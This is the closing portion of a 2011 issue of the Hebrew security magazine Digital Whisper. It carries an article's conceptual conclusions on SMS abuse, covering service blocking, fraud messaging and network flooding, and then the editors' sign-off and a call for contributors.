- מאחר שאתרים רבים חוסמים את השירות לאחר מספר ניסיונות מסוים הלקוח לא יוכל לקבל את השירות, והספק לא יוכל לתת אותו (דבר שיצריך שיחת טלפון שעולה כסף לספק/ללקוח בהתאם למקרה.

- ניתן לשלוח גם מסרים מילוליים שמהותם לבצע מעשי הונאה, לפגוע במורל של אזרחים, ולתמרן אוכלוסיות למעשים מסוימים.

- ישנן פתרונות רבים לנושא, אך מדובר כאן על שיטה אשר מנצלת את היכולת לבצע פעולה בסיסית שהינה שליחת SMS ולכן ההתמודדת הינה צריכה להיות ממוסדת ומערכתית תוך שילוב של גורמים רבים.

- לטענתי, ניתן להציף רשתות סלולריות עם מסרים מזויפים שמהותם האמיתית היא עומס על הרשתות ומניעת שירות.

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-30 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש אפריל.

אפיק קסטיאל,

ניר אדר,

31.03.2011